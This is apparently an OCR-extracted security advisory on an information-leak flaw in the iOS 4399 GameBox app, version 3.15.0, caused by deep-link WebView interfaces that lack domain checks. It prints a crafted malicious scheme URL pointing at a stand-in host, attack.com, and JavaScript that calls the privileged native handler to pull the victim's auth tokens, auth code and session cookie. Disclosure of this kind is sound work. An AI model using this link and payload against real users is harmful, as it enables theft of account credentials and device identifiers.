
An information leak vulnerability in the iOS version of 4399 GameBox App

Brief Description

4399 GameBox app is a popular gaming platform app, providing functions such as game downloads, online gaming, game recommendations, and community interaction. It ranks **No.32 in the "Social Networking" category** list on the App Store of China Area (as of 2025-05-08).



The iOS version of the 4399 GameBox supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the 4399 GameBox app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining**

victim's account information and credentials (such as UID, NickName, Avatar, AuthCode, SCookie), **obtaining victim's device information** (such as DeviceID, UDID), and **forcefully logging out victim's account**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **gamehotspot://gameTool/detail?url=https://attack.com/iOSJS/4399gamebox/atk4399GameBox.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the 4399 GameBox app and opens the webpage **https://attack.com/iOSJS/4399gamebox/atk4399GameBox.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credentials** (such as UID, NickName, Avatar, AuthCode, SCookie), **obtaining victim's device information** (such as DeviceID, UDID), and **forcefully logging out victim's account**.



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.onJsC = function (retval){
    document.getElementById("AccountAvatar").src = retval.sface.replace("\/", "/");
    document.getElementById("NickName").innerText = "Your NickName: " + retval.nick;
    document.getElementById("Auth").innerText = "Your Auth: \n" + retval.auth;
    document.getElementById("PAuth").innerText = "Your PAuth: " + retval.pauth;
    document.getElementById("UserName").innerText = "Your UserName: " + retval.
    username;
    document.getElementById("AuthCode").innerText = "Your AuthCode: " + retval.
    auth_code;
    document.getElementById("SCookie").innerText = "Your SCookie: " + retval.scookie;

}
window.webkit.messageHandlers.iOS_.postMessage(JSON.stringify({
    eventName: "onJs",
    params: {}
}));
```

Impact of the Vulnerability

Scope of the vulnerability: 4399 GameBox iOS version 3.15.0 (the latest version as of 2025-05-08).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

- **CN:** https://apps.apple.com/cn/app/4399%E6%B8%B8%E6%88%8F%E7%9B%92/id1438381485
- **US:** https://apps.apple.com/us/app/4399%E6%B8%B8%E6%88%8F%E7%9B%92-%E6%8E%8C%E4%B8%8A%E6%B8%B8%E6%88%8F%E8%AE%BA%E5%9D%9B/id1438381485

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.